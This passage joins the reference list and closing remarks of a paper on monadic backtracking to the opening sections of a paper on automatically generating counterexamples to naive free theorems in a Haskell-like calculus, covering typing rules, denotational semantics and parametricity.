**Implementation** Implementing backtracking using so-called continuation-passing style (CPS) is by no means a new idea. An early account appears in [29] where CPS is used to integrate Prolog into the LISP dialect POP-11. Danvy and Filinski [8] show that backtracking can be implemented using two CPS conversions (ie  $CPS\ a\ (CPS\ ()\ ans)$ ). Interestingly, both approaches can be recast in monadic terms and lead after some simplifications to the structure presented in Section 6.5 [15]. Success continuations are also employed in the Lisp-based Prolog interpreter of Carlsson [7]. In a paper about pretty printing [16] Hughes derives a so-called context-passing implementation of backtracking. The essential idea is to give a function access to its own calling context by passing it as an additional parameter. Hughes shows that for monads with *fail* and  $(!)$  it is sufficient to consider contexts of the form  $run\ (\bullet \gg= \kappa \mid f)$ . Though the details differ, Hughes obtains after some simplifications essentially the same implementation as we do (ie  $BacktrT$  specialized to *Id*). The main difference to the calculations of Section 6.5 is that Hughes derives a backtracking monad from scratch while we aim at improving the efficiency of a given backtracking monad.

### Acknowledgements

Thanks are due to the FLOPS'98 referees and to the anonymous referee of the special issue who provided detailed and constructive comments. Furthermore, I would like to thank Jeremy Gibbons for improving my English.

### References

1. James Andrews. A paralogical semantics for the Prolog cut. In John Lloyd, editor, *Proceedings of the International Symposium on Logic Programming*, pages 591–608, Cambridge, December 1995. MIT Press.
2. A. W. Appel and D. B. MacQueen. Standard ML of New Jersey. In J. Maluszyński and M. Wirsing, editors, *Programming Language Implementation and Logic Programming (PLILP)*, number 528 in Lecture Notes in Computer Science, pages 1–13. Springer-Verlag, 1991.
3. Bijan Arbab and Daniel M. Berry. Operational and denotational semantics of Prolog. *Journal of Logic Programming*, 4(4):309–329, December 1987.
4. Michel Billaud. Simple operational and denotational semantics for Prolog with cut. *Theoretical Computer Science*, 71(2):193–208, March 1990.
5. R.S. Bird. The promotion and accumulation strategies in transformational programming. *ACM Transactions on Programming Languages and Systems*, 6(4):487–504, October 1984.

6. Egon Börger and Dean Rosenzweig. A mathematical definition of full Prolog. *Science of Computer Programming*, 24(3):249–286, June 1995.
7. Mats Carlsson. On implementing Prolog in functional programming. *New Generation Computing*, 2:347–359, 1984.
8. Olivier Danvy and Andrzej Filinski. Abstracting control. In *Proceedings of the 1990 ACM Conference on LISP and Functional Programming, June 1990, Nice*, pages 151–160. ACM-Press, June 1990.
9. A. de Bruin and E.P. de Vink. Continuation semantics for prolog with cut. In J. Díaz and F. Orejas, editors, *Proceedings of the International Joint Conference on Theory and Practice of Software Development : Vol. 1*, volume 351 of *Lecture Notes in Computer Science*, pages 178–192, Berlin, March 1989. Springer-Verlag.
10. David A. Espinosa. *Semantic Lego*. Ph.d. thesis, Columbia University, 1995.
11. Y. Gurevich. Evolving algebras. A tutorial introduction. *Bulletin of EATCS*, 43:264–284, 1991.
12. Michael Hanus. Horn clause programs with polymorphic types: semantics and resolution. *Theoretical Computer Science*, 89(1):63–106, October 1991.
13. Michael Hanus. The integration of functions into logic programming: From theory to practice. *Journal of Logic Programming*, 19&20:583–628, 1994.
14. P. H. Hartel. Benchmarking implementations of lazy functional languages II – two years later. Technical Report CS-94-21, Dept. of Comp. Sys, Univ. of Amsterdam, December 1994.
15. Ralf Hinze. Efficient monadic-style backtracking. Technical Report IAI-TR-96-9, Institut für Informatik III, Universität Bonn, October 1996.
16. John Hughes. The design of a pretty-printing library. In J. Jeuring and E. Meijer, editors, *Advanced Functional Programming*, volume 925 of *Lecture Notes in Computer Science*, pages 53–93. Springer-Verlag, 1995.
17. R. John Muir Hughes. A novel representation of lists and its application to the function “reverse”. *Information Processing Letters*, 22(3):141–144, March 1986.
18. Graham Hutton and Erik Meijer. Functional Pearl: Monadic parsing in Haskell. *Journal of Functional Programming*, 8(4), July 1998.
19. *Information technology — Programming languages — Prolog — Part 1: General core*. ISO/IEC JTC 1/SC22/WG17, June 1995.
20. Mark P. Jones. A system of constructor classes: overloading and implicit higher-order polymorphism. *Journal of Functional Programming*, 5(1):1–35, January 1995.
21. Mark P. Jones. First-class polymorphism with type inference. In *Conference Record of POPL '97: The 24th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 483–496, Paris, France, 15–17 January 1997.
22. Mark P. Jones and Luc Duponcheel. Composing monads. Technical Report YALEU/DCS/RR-1004, Department of Computer Science, Yale University, December 1993.
23. David J. King and Philip Wadler. Combining monads. In J. Launchbury and P.M. Sansom, editors, *Proceedings of the 1992 Glasgow Workshop on Functional Programming, Ayr, Scotland*, Workshops in Computing, pages 134–143. Springer-Verlag, July 1993.
24. Konstantin Läufer and Martin Odersky. An extension of ML with first-class abstract types. In *Proceedings of the 1992 ACM Workshop on ML and its Applications, San Francisco*, pages 78–91. Association for Computing Machinery, June 1992.

25. Sheng Liang, Paul Hudak, and Mark Jones. Monad transformers and modular interpreters. In *Conference Record of POPL '94: 21st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, San Francisco, California*, pages 333–343, January 1995.
26. John W. Lloyd. *Foundations of Logic Programming*. Springer-Verlag, 2nd edition, 1987.
27. E. Meijer, M. Fokkinga, and R. Paterson. Functional programming with bananas, lenses, envelopes and barbed wire. In *5th ACM Conference on Functional Programming Languages and Computer Architecture, FPCA'91, Cambridge, MA, USA*, volume 523 of *Lecture Notes in Computer Science*, pages 124–144. Springer-Verlag, 1991.
28. Erik Meijer. *Calculating Compilers*. PhD thesis, Nijmegen University, 1992.
29. Chris Mellish and Steve Hardy. Integrating Prolog into the Poplog environment. In J.A. Campbell, editor, *Implementations of Prolog*, pages 533–535. Ellis Horwood Limited, 1984.
30. C.S. Mellish and W.F. Clocksin. *Programming in Prolog*. Springer-Verlag, Berlin, fourth edition edition, 1995.
31. Robin Milner, Mads Tofte, and Robert Harper. *The Definition of Standard ML*. The MIT Press, 1990.
32. Eugenio Moggi. An abstract view of programming languages. Technical Report ECS-LFCS-90-113, Department of Computer Science, Edinburgh University, 1990.
33. Eugenio Moggi. Notions of computation and monads. *Information and Computation*, 93(1):55–92, 1991.
34. Simon Peyton Jones, Mark Jones, and Erik Meijer. Type classes: Exploring the design space. In *Proceedings of the Haskell Workshop*, 1997.
35. Simon L Peyton Jones, Cordy Hall, Kevin Hammond, Will Partain, and Phil Wadler. The Glasgow Haskell compiler: a technical overview. In *Proceedings of the UK Joint Framework for Information Technology (JFIT) Technical Conference, Keele*, 1993.
36. Simon L. Peyton Jones and Philip Wadler. Imperative functional programming. In *Proceedings of the 20th Annual ACM Symposium on Principles of Programming Languages, Charleston, South Carolina*, pages 71–84, Charleston, South Carolina, January 1993.
37. Simon Peyton Jones [editor], John Hughes [editor], Lennart Augustsson, Dave Barton, Brian Boutel, Warren Burton, Simon Fraser, Joseph Fasel, Kevin Hammond, Ralf Hinze, Paul Hudak, Thomas Johnsson, Mark Jones, John Launchbury, Erik Meijer, John Peterson, Alastair Reid, Colin Runciman, and Philip Wadler. Haskell 98 — A non-strict, purely functional language. Available from <http://www.haskell.org/definition/>, February 1999.
38. Didier Rémy. Programming objects with ML-ART: An extension to ML with abstract and record types. In Masami Hagiya and John C. Mitchell, editors, *International Symposium on Theoretical Aspects of Computer Software*, pages 321–346, Sendai, Japan, April 1994. Springer-Verlag.
39. Niklas Röjemo. Efficient parsing combinators. unpublished, May 1995.
40. Tim Sheard and Leonidas Fegaras. A fold for all seasons. In *Proceedings 6th ACM SIGPLAN/SIGARCH International Conference on Functional Programming Languages and Computer Architecture, FPCA'93, Copenhagen, Denmark*, pages 233–242. ACM-Press, June 1993.
41. Zoltan Somogyi, Fergus Henderson, and Thomas Conway. Mercury: an efficient

- purely declarative logic programming language. In *Proceedings of the Australian Computer Science Conference*, pages 499–512, Glenelg, Australia, February 1995.
- 42. Leon Sterling and Ehud Shapiro. *The Art of Prolog: Advanced Programming Techniques*. The MIT Press, 1986.
  - 43. Philip Wadler. Comprehending monads. In *Proceedings of the 1990 ACM Conference on LISP and Functional Programming, Nice*, pages 61–78. ACM-Press, June 1990.
  - 44. Philip Wadler. The essence of functional programming. In *Proceedings of the 19th Annual ACM Symposium on Principles of Programming Languages, Sante Fe, New Mexico*, pages 1–14, January 1992.
  - 45. Philip Wadler. How to declare an imperative (invited paper). In John Lloyd, editor, *ILPS'95: International Logic Programming Symposium*. MIT Press, December 1995.
  - 46. Philip Wadler. Monads for functional programming. In J. Jeuring and E. Meijer, editors, *Advanced Functional Programming, Proceedings of the Båstad Spring School*, number 925 in Lecture Notes in Computer Science. Springer-Verlag, May 1995.

# Automatically Generating Counterexamples to Naive Free Theorems

Daniel Seidel\* and Janis Voigtländer

Rheinische Friedrich-Wilhelms-Universität Bonn  
Institut für Informatik  
Römerstraße 164  
53117 Bonn, Germany

{ds,jv}@iai.uni-bonn.de

**Abstract.** Disproof can be as important as proof in studying programs and programming languages. In particular, side conditions in a statement about program behavior are sometimes best understood and explored by trying to exhibit a falsifying example in the absence of a condition in question. Automation is as desirable for such falsification as it is for verification. We develop formal and implemented tools for counterexample generation in the context of free theorems, i.e., statements derived from polymorphic types à la relational parametricity. The machinery we use is rooted in constraining the type system and in intuitionistic proof search.

## 1 Introduction

Free theorems [19] as derived from relational parametricity [12] are an important source for useful statements about the semantics of programs in typed functional languages. But often, free theorems are derived in a “naive” setting, pretending that the language under consideration were conceptually as simple as the pure polymorphic lambda calculus [11] (maybe with algebraic data types added in) for which relational parametricity was originally conceived. For example, such a naive version claims that for every function, in Haskell syntax (no explicit “ $\forall \alpha$ .”),

$$f :: [\alpha] \rightarrow [\alpha] \tag{1}$$

it holds that for every choice of types  $\tau_1, \tau_2$ ,  $g :: \tau_1 \rightarrow \tau_2$ , and  $x :: [\tau_1]$ ,

$$\text{map } g (f x) = f (\text{map } g x) \tag{2}$$

where  $\text{map} :: (\alpha \rightarrow \beta) \rightarrow [\alpha] \rightarrow [\beta]$  is the standard function. But equivalence (2) does not actually hold in Haskell. A counterexample is obtained by setting

$$f = \lambda x \rightarrow [\text{fix } id], \quad \tau_1 = \tau_2 = \text{Int}, \quad g = \lambda y \rightarrow 17, \quad x = [] \tag{3}$$

---

\* This author was supported by the DFG under grant VO 1512/1-1.

where  $fix :: (\alpha \rightarrow \alpha) \rightarrow \alpha$  is a fixpoint combinator and  $id :: \alpha \rightarrow \alpha$  the identity function. Indeed, now  $map\ g\ (f\ x) = [17]$  but  $f\ (map\ g\ x) = [\perp]$ , where  $\perp$  corresponds to nontermination. (Note that Haskell is lazy, so  $[\perp] \neq \perp$ .)

Trying to be less naive, we can take into account that the presence of fixpoint recursion enforces certain strictness conditions when deriving free theorems [19, Section 7] and thus obtain (2) only for  $g$  with  $g\ \perp = \perp$ . Generally, only sufficient, not always necessary, conditions are obtained. For example, the naive free theorem that for every function  $h :: [\alpha] \rightarrow \text{Int}$  it holds that  $h\ x = h\ (map\ g\ x)$  becomes encumbered with the condition that, in the potential presence of  $fix$ ,  $g$  should be strict. But here it is actually impossible to give a counterexample like (3) above. No matter how we complicate  $h$  by involving general recursion, in a pure lazy setting the naive free theorem holds steady, even for nonstrict  $g$ .

So it is natural to ask *when* it is the case that naive free theorems actually break in more realistic settings, and *how* to find corresponding counterexamples. Answering these questions will improve the understanding of free theorems and allow us to more systematically study corner cases in their applications. Indeed, concrete counterexamples were very important in studying semantic aspects of type-based program transformations in [8] and informed the invention of new transformations overcoming some of the encountered semantic problems [17]. (For a discussion of the general importance of counterexamples, see [9].) And also for other applications [16,18] it seems relevant to consider the potential negative impact of language extensions on free theorems. To date, counterexamples of interest have been literally *manufactured*, i.e., produced by hand in an ad-hoc fashion. With the work reported here we move to automatic generation instead, which is both an interesting problem and practically useful.

Summarily, the aim is as follows. Given a type, two versions of a free theorem can be produced: the naive one that ignores advanced language features and a more cautious one that comes with certain additional conditions. To explain whether, and if so why, a certain additional condition is really necessary, we want to provide a separating counterexample (or assert that there is none): a term of the given type such that the naive version of the free theorem fails for it precisely due to missing that condition.

Even when considering only the impact of general recursion and  $\perp$  for now (as opposed to *seq* [7] or imprecise error semantics [15]), the set task is quite challenging; indeed much more so than the example of (2) vs. (3) suggests. Take, for example, the following type:

$$f :: ((\text{Int} \rightarrow [\alpha]) \rightarrow \text{Either Int Bool}) \rightarrow [\text{Int}] \quad (4)$$

The “*fix*- and  $\perp$ -aware” free theorem generated for it is that for every choice of types  $\tau_1, \tau_2$ , strict function  $g :: \tau_1 \rightarrow \tau_2$ , and arbitrary functions  $p :: (\text{Int} \rightarrow [\tau_1]) \rightarrow \text{Either Int Bool}$  and  $q :: (\text{Int} \rightarrow [\tau_2]) \rightarrow \text{Either Int Bool}$ ,

$$\forall r :: \text{Int} \rightarrow [\tau_1].\ p\ r = q\ (\lambda x \rightarrow map\ g\ (r\ x)) \quad (5)$$

implies

$$f\ p = f\ q \quad (6)$$

while the naive version would drop the strictness condition on  $g$ . The reader is invited to devise a concrete function term  $f$  of type (4) and concrete instantiations for  $\tau_1, \tau_2$ , (nonstrict)  $g$ , and  $p$  and  $q$  such that (5) holds but (6) fails. We have developed a system (and implemented it, and made it available online: <http://www-ps.iai.uni-bonn.de/cgi-bin/exfind.cgi>) which meets this challenge. A screenshot solving above puzzle is given below:

### The Free Theorem

The theorem generated for functions of the type

```
f :: ((Int -> [a]) -> Either Int Bool) -> [Int]
```

is:

```
forall t1,t2 in TYPES, g :: t1 -> t2, g strict.
forall p :: (Int -> [t1]) -> Either Int Bool.
forall q :: (Int -> [t2]) -> Either Int Bool.
(forall r :: Int -> [t1].
  forall s :: Int -> [t2].
    (forall x :: Int. map g (r x) = s x) ==> (p r = q s))
==> (f p = f q)
```

### The Counterexample

By disregarding the strictness condition on  $g$  the theorem becomes wrong. The term

```
f = (\x1 -> (case (x1 (\x2 -> [_|_])) of {Left x3 -> [_|_]})
```

is a counterexample.

By setting  $t1 = t2 = \dots = ()$  and

```
g = const ()
```

the following would be a consequence of the thus "naivified" free theorem:

```
(f p) = (f q)
where
p      = (\x1 -> (case (x1 0) of {[x2] -> Left 0}))
q      = (\x1 -> (case (x1 0) of {[x2] -> (case x2 of {() -> Left 0})}))
```

But this is wrong since with the above  $f$  it reduces to:

```
[_|_] = _|_
```

Since a counterexample consists of several terms that need to fit together in a very specific way, also guaranteeing extra conditions like the relationship (5) between  $p$ ,  $q$ , and  $g$  in the case just considered, a random or unguided exhaustive search approach would be unsuitable here. That is, successfully using a tool in the spirit of QuickCheck [3] to refute naive free theorems by finding counterexamples would require extremely smart and elaborate generators to prevent a “needle in a haystack search”. Indeed, we contend that the required generators would have to be so complex and ad-hoc, and extra effort would have to go into enforcing a suitable search strategy, that there would be no benefit left from using a generic testing framework. We should hence instead directly go for a formal algorithm. (We did, however, use QuickCheck to validate our implemented generator.)

The approach we do follow is based on first capturing what is *not* a counterexample. Even in a language including general recursion and  $\perp$  there will be terms that do not involve either of them or that do so but in a way not affecting a given naive free theorem. It is possible to develop a refined type system that keeps track of uses of *fix* (and thus  $\perp$ ) and admits a refined notion of relational parametricity in which fewer strictness conditions are imposed, depending on the recorded information. This refinement allows us to describe a subset of the terms of a given (original) type for which a certain strictness condition in the “*fix-aware*” free theorem can actually be dropped. This idea was pioneered in [10], and we provide an equivalent formalization tailored to our purposes.

Knowing how to describe what is not a counterexample, we can then systematically search for a term that is *not* not a counterexample. That is, we look for a term that has the original type but *not* the refined type (in the refined type system). For the term search we take inspiration from a decision procedure for intuitionistic propositional logic in [5]. This procedure can be turned into a *fix-free* term generator for polymorphic types, and was indeed put to use so [1]. Our twist is that we do allow the generation of terms containing *fix*, but not arbitrarily. Allowing arbitrary occurrences would lead to a trivial generator, because *fix id* can be given any type. So instead we design the search in such a way that at least one use of *fix* is ensured in a position where it enforces a restriction in the refined type system, and truly separates between “harmful/harmless encounter of  $\perp$ ”. Thus we really find a term (if one exists) which is in the difference of the set of all terms and the subset containing only the “not a counterexample” terms.

At this point we have, in the terminology of [9], found a *local* counterexample: a term for which the refined type system and its refined notion of relational parametricity cannot prove that a certain strictness condition can be dropped. What we really want is a *global* counterexample: a term for which there cannot be *any* proof that the strictness condition in question can be dropped. Turning a local counterexample into a global one requires additional work, in particular to come up with appropriate instantiations like for  $\tau_1$ ,  $\tau_2$ ,  $g$ ,  $p$ , and  $q$  in the challenge regarding (4) above. We return to this issue, also based on example (1), in Section 6. It turns out that not all our local counterexamples can be turned into global ones using our proposed construction, but where that construction succeeds we have a correctness statement (proved in [13]); correctness meaning that any counterexample we offer really contradicts the naive free theorem in question. Moreover, we claim completeness; meaning that if our method *finds* no *local* counterexample, then there *is* no *global* counterexample.

## 2 The Calculus and Standard Parametricity

We set out from a standard denotational semantics for a polymorphic lambda calculus, called **PolyFix**, that corresponds to a core of Haskell (without *seq*, without type classes, without special treatment of errors or exceptions, …).

Types are formed according to the following grammar, where  $\alpha$  ranges over type variables:  $\tau ::= \alpha \mid \tau \rightarrow \tau \mid [\tau] \mid (\tau, \tau) \mid \text{Either } \tau \tau \mid ()$ . We include lists,

pairs, and a disjoint sum type as representatives for algebraic data types. Additionally, we include a unit type () to be used later on. (And our implementation additionally deals with `Int`, `Bool`, `Maybe`.) Note that there is no case  $\forall \alpha.\tau$  in the grammar, because we will only consider rank-1 polymorphism (as in Haskell 98). Dealing with higher-rank polymorphism, and thus local quantification over type variables, would complicate our technique immensely.

Terms are formed according to the grammar  $t ::= x \mid \lambda x :: \tau. t \mid t t \mid []_\tau \mid t : t \mid (t, t) \mid \text{Left}_\tau t \mid \text{Right}_\tau t \mid () \mid \text{fix } t \mid \text{case } t \text{ of } \{\dots\}$ , where  $x$  ranges over term variables. There are versions of `case t of {...}` for lists, pairs, disjoint sum types, and the unit type (each with the obvious configuration of exhaustive pattern match branches). Terms are typed according to standard typing rules. We give only some examples in Fig. 1. Type and term variable contexts  $\Gamma$  and  $\Sigma$  are unordered sets of the forms  $\alpha_1, \dots, \alpha_k$  and  $x_1 :: \tau_1, \dots, x_l :: \tau_l$ .

$$\begin{array}{c}
\Gamma; \Sigma, x :: \tau \vdash x :: \tau \text{ (VAR)} \quad \Gamma; \Sigma \vdash []_\tau :: [\tau] \text{ (NIL)} \quad \Gamma; \Sigma \vdash () :: () \text{ (UNIT)} \\
\frac{\Gamma; \Sigma, x :: \tau_1 \vdash t :: \tau_2}{\Gamma; \Sigma \vdash (\lambda x :: \tau_1. t) :: \tau_1 \rightarrow \tau_2} \text{ (ABS)} \quad \frac{\Gamma; \Sigma \vdash t_1 :: \tau_1 \rightarrow \tau_2 \quad \Gamma; \Sigma \vdash t_2 :: \tau_1}{\Gamma; \Sigma \vdash (t_1 t_2) :: \tau_2} \text{ (APP)} \\
\frac{\Gamma; \Sigma \vdash t_1 :: \tau_1 \quad \Gamma; \Sigma \vdash t_2 :: \tau_2}{\Gamma; \Sigma \vdash (t_1, t_2) :: (\tau_1, \tau_2)} \text{ (PAIR)} \quad \frac{\Gamma; \Sigma \vdash t :: \tau_1}{\Gamma; \Sigma \vdash (\text{Left}_{\tau_2} t) :: \text{Either } \tau_1 \tau_2} \text{ (LEFT)} \\
\frac{\Gamma; \Sigma \vdash t :: \tau \rightarrow \tau}{\Gamma; \Sigma \vdash (\text{fix } t) :: \tau} \text{ (FIX)} \\
\frac{\Gamma; \Sigma \vdash t :: [\tau_1] \quad \Gamma; \Sigma \vdash t_1 :: \tau \quad \Gamma; \Sigma, x_1 :: \tau_1, x_2 :: [\tau_1] \vdash t_2 :: \tau}{\Gamma; \Sigma \vdash (\text{case } t \text{ of } [] \rightarrow t_1; x_1 : x_2 \rightarrow t_2) :: \tau} \text{ (CASE)}
\end{array}$$

**Fig. 1.** Some of the Typing Rules for **PolyFix**.

The denotational semantics interprets types as *pointed complete partial orders* (least element always denoted  $\perp$ ), functions as monotonic and continuous, but not necessarily strict, maps (ordered point-wise), and is entirely standard. Of note is that the interpretations of pair and disjoint sum types are noncoalesced:

$$\begin{aligned}
\llbracket (\tau_1, \tau_2) \rrbracket_\theta &= \text{lift}_\perp \{(a, b) \mid a \in \llbracket \tau_1 \rrbracket_\theta, b \in \llbracket \tau_2 \rrbracket_\theta\} \\
\llbracket \text{Either } \tau_1 \tau_2 \rrbracket_\theta &= \text{lift}_\perp(\{\text{Left } a \mid a \in \llbracket \tau_1 \rrbracket_\theta\} \cup \{\text{Right } a \mid a \in \llbracket \tau_2 \rrbracket_\theta\})
\end{aligned}$$

The operation  $\text{lift}_\perp$  takes a complete partial order, adds a new element  $\perp$  to the carrier set, and defines this new  $\perp$  to be below every other element. For the semantics of terms we also show just a few example cases:

$$\begin{aligned}
\llbracket x \rrbracket_\sigma &= \sigma(x), \quad \llbracket \lambda x :: \tau. t \rrbracket_\sigma a = \llbracket t \rrbracket_{\sigma\{x \mapsto a\}}, \quad \llbracket t_1 t_2 \rrbracket_\sigma = \llbracket t_1 \rrbracket_\sigma \llbracket t_2 \rrbracket_\sigma, \quad \llbracket () \rrbracket_\sigma = (), \\
\llbracket \text{case } t \text{ of } () \rightarrow t_1 \rrbracket_\sigma &= \begin{cases} \llbracket t_1 \rrbracket_\sigma & \text{if } \llbracket t \rrbracket_\sigma = () \\ \perp & \text{if } \llbracket t \rrbracket_\sigma = \perp \end{cases}
\end{aligned}$$

Altogether, we have that if  $\Gamma; \Sigma \vdash t :: \tau$  and  $\sigma(x) \in \llbracket \tau' \rrbracket_\theta$  for every  $x :: \tau'$  occurring in  $\Sigma$ , then  $\llbracket t \rrbracket_\sigma \in \llbracket \tau \rrbracket_\theta$ .

The key to parametricity results is the definition of a family of relations by induction on a calculus' type structure. The appropriate such *logical relation* for our current setting is defined as follows, assuming  $\rho$  to be a mapping from type variables to binary relations between complete partial orders:

$$\begin{aligned}
\Delta_{\alpha,\rho} &= \rho(\alpha) \\
\Delta_{\tau_1 \rightarrow \tau_2, \rho} &= \{(f,g) \mid \forall (a,b) \in \Delta_{\tau_1, \rho}. (f\ a, g\ b) \in \Delta_{\tau_2, \rho}\} \\
\Delta_{[\tau], \rho} &= \text{lfp } (\lambda \mathcal{S}. \{(\perp, \perp), ([], [])\} \\
&\quad \cup \{(a : b, c : d) \mid (a, c) \in \Delta_{\tau, \rho}, (b, d) \in \mathcal{S}\}) \\
\Delta_{(\tau_1, \tau_2), \rho} &= \{(\perp, \perp)\} \cup \{((a, b), (c, d)) \mid (a, c) \in \Delta_{\tau_1, \rho}, (b, d) \in \Delta_{\tau_2, \rho}\} \\
\Delta_{\text{Either } \tau_1 \tau_2, \rho} &= \{(\perp, \perp)\} \cup \{(\text{Left } a, \text{Left } b) \mid (a, b) \in \Delta_{\tau_1, \rho}\} \cup \{\dots\} \\
\Delta_{(), \rho} &= \text{id}_{\{\perp, ()\}}
\end{aligned}$$

For two pointed complete partial orders  $D_1$  and  $D_2$ , let  $\text{Rel}^\perp(D_1, D_2)$  collect all relations between them that are *strict* (i.e., contain the pair  $(\perp, \perp)$ ) and *continuous* (i.e., are closed under suprema). Also, let  $\text{Rel}^\perp$  be the union of all  $\text{Rel}^\perp(D_1, D_2)$ . The following parametricity theorem is standard [12,19].

**Theorem 1.** *If  $\Gamma; \Sigma \vdash t :: \tau$ , then  $([t]_{\sigma_1}, [t]_{\sigma_2}) \in \Delta_{\tau, \rho}$  for every  $\theta_1, \theta_2, \rho, \sigma_1$ , and  $\sigma_2$  such that for every  $\alpha$  occurring in  $\Gamma$ ,  $\rho(\alpha) \in \text{Rel}^\perp(\theta_1(\alpha), \theta_2(\alpha))$ , and for every  $x :: \tau'$  occurring in  $\Sigma$ ,  $(\sigma_1(x), \sigma_2(x)) \in \Delta_{\tau', \rho}$ .*

An important special case in practice is when  $\rho$  maps only to functions.

### 3 Refining the Type System to Put fix under Control

The requirement  $\rho(\alpha) \in \text{Rel}^\perp$  in Theorem 1 is responsible for strictness conditions like those on the  $g$  in the examples in the introduction. It is required because due to **fix** some parts of the theorem's proof really depend on the strictness of relational interpretations of (certain) types. Launchbury and Paterson [10] proposed to explicitly keep track, in the type of a term, of uses of general recursion and/or  $\perp$ . One of their aims was to provide less restrictive free theorems for situations where **fix** is known not to be used in a harmful way. While they formulated their ideas using Haskell's type classes, a direct formalization in typing rules is possible as well.

In a type variable context  $\Gamma$  we now distinguish between variables on which general recursion is not allowed and those on which it is. We simply annotate the latter type variables by  $*$ . The idea is that a derivation step

$$\frac{\Gamma; \Sigma \vdash t :: \alpha \rightarrow \alpha}{\Gamma; \Sigma \vdash (\text{fix } t) :: \alpha}$$

is only allowed if  $\alpha$  is thus annotated in  $\Gamma$ . Since the actual rule (FIX) mentions an arbitrary  $\tau$ , rather than more specifically a type variable, we need propagation rules describing when a type supports the use of **fix**. This need is addressed by defining a predicate **Pointed** on types. The base and the sole propagation rule are:

$$\frac{\alpha^* \in \Gamma}{\Gamma \vdash \alpha \in \text{Pointed}} \qquad \frac{\Gamma \vdash \tau_2 \in \text{Pointed}}{\Gamma \vdash (\tau_1 \rightarrow \tau_2) \in \text{Pointed}}$$

In addition, axioms assert that algebraic data types support **fix**:  $\Gamma \vdash () \in \text{Pointed}$ ,  $\Gamma \vdash [\tau] \in \text{Pointed}$ ,  $\Gamma \vdash (\tau_1, \tau_2) \in \text{Pointed}$ ,  $\Gamma \vdash (\text{Either } \tau_1 \ \tau_2) \in \text{Pointed}$ .

To the typing rules (FIX) and (CASE) from Fig. 1 we can now add the premise  $\Gamma \vdash \tau \in \text{Pointed}$ , and similarly to the typing rules for the versions of **case**  $t$  of  $\{\dots\}$  for pairs, disjoint sum types, and the unit type. The resulting system is called **PolyFix\***. Note that the syntax of types and terms is the same in **PolyFix** and in **PolyFix\***. But depending on which type variables are  $*$ -annotated in  $\Gamma$ , the latter may have fewer typable terms at a given type. The denotational semantics remains as before, except that for  $\Gamma; \Sigma \vdash t :: \tau$  we can choose to map non- $*$  type variables in  $\Gamma$  to just *complete partial orders* (rather than necessarily to *pointed* ones) in the type environment  $\theta$ .

The benefit of recording at which types **fix** may be used is that we can now give a parametricity theorem with relaxed preconditions. For two complete partial orders  $D_1$  and  $D_2$ , let  $Rel(D_1, D_2)$  collect all relations between them that are continuous (but not necessarily strict). For the very same logical relation  $\Delta$  as in Section 2 we then have the following variant of Theorem 1, proved in [13].

**Theorem 2.** *If  $\Gamma; \Sigma \vdash t :: \tau$  in **PolyFix\***, then  $([t]_{\sigma_1}, [t]_{\sigma_2}) \in \Delta_{\tau, \rho}$  for every  $\theta_1, \theta_2, \rho, \sigma_1$ , and  $\sigma_2$  such that for every  $\alpha$  occurring in  $\Gamma$ ,  $\rho(\alpha) \in Rel(\theta_1(\alpha), \theta_2(\alpha))$ , for every  $\alpha^*$  occurring in  $\Gamma$ ,  $\rho(\alpha) \in Rel^\perp(\theta_1(\alpha), \theta_2(\alpha))$ , and for every  $x :: \tau'$  occurring in  $\Sigma$ ,  $(\sigma_1(x), \sigma_2(x)) \in \Delta_{\tau', \rho}$ .*

This brings us on a par with [10]. While Launchbury and Paterson stopped at this point, being able to determine for a specific term that its use (or non-use) of **fix** and  $\perp$  does not require certain strictness conditions that would have to be imposed when just knowing the term's type, we instead use this result as a stepping stone. Our aim is somewhat inverse to theirs: we will start from just a type and try to find a specific term using **fix** in such a way that a certain side condition *is* required.

## 4 Term Search, Motivation

Theorem 2 tells us that sometimes strictness conditions are not required in free theorems. For example, we now know that for every function  $f$  typable as  $\alpha \vdash f :: [\alpha] \rightarrow [\alpha]$  (i.e., with non- $*$   $\alpha$ ) in **PolyFix\*** strictness of  $g$  is not required for (2) from the introduction to hold. Correspondingly, the function  $f = \lambda x \rightarrow [\text{fix id}]$  (or rather,  $f = \lambda x :: [\alpha]. (\text{fix } (\lambda y :: \alpha.y)) : []_\alpha$ ) used for the counterexample in (3) is not so typable. It is only typable as  $\alpha^* \vdash f :: [\alpha] \rightarrow [\alpha]$  in **PolyFix\***. This observation agrees with our general strategy for finding counterexamples as already outlined in the introduction.

Given a polymorphic type signature containing one or more type variables, and a free theorem derived from it that contains one or more strictness conditions due to the  $\rho(\alpha) \in Rel^\perp$ ,  $\rho(\beta) \in Rel^\perp$ , ... from Theorem 1, assume that we want to explain (or refute) the necessity of one particular among these strictness conditions, say of the one originating from  $\rho(\alpha) \in Rel^\perp$ , and that we want to do so by investigating the existence of a counterexample to the more naive

free theorem obtained by dropping that particular strictness condition. This investigation can now be done by searching a term that is typable with the given signature in **PolyFix\*** under context  $\alpha^*, \beta^*, \dots$ , but not under  $\alpha, \beta^*, \dots$

Unfortunately, this term search cannot use the typing rules of **PolyFix** and/or **PolyFix\*** themselves, because in proof theory terminology they lack the subformula property. For example, rule (APP) from Fig. 1 with terms (and  $\Gamma$ ) omitted corresponds to modus ponens. Reading it upwards we have to invent  $\tau_1$  without any guidance being given by  $\tau_2$ . Rule (CASE) is similarly problematic. In proof search for intuitionistic propositional logic this problem is solved by designing rule systems that have the same proof power but additionally *do* enjoy the subformula property in the sense that one can work out what formulas can appear in a proof of a particular goal sequent. One such system is that of [5]. It can be extended to inductive constructions and then turned into a term generator for “**PolyFix** \ {fix}”. This extension serves as starting point for our search of **PolyFix\*** terms typable under  $\alpha^*$  but not under just  $\alpha$ , in the next section.

Specifically, terms typable to a given type in “**PolyFix** \ {fix}” can be generated based on a system extending that of [5] by rules for inductive definitions (to deal with lists, pairs, ...) à la those of [4]. The resulting system retains some of the rules from **PolyFix** (e.g., (VAR), (NIL), (UNIT), (ABS), (PAIR), and (LEFT) from Fig. 1), naturally drops (FIX), replaces (APP) by<sup>1</sup>

$$\frac{\Gamma; \Sigma, x :: \tau_1, y :: \tau_2 \vdash t :: \tau}{\Gamma; \Sigma, f :: \tau_1 \rightarrow \tau_2, x :: \tau_1 \vdash [y \mapsto f x]t :: \tau} \text{ (APP')}$$

adds the rule (ARROW→):

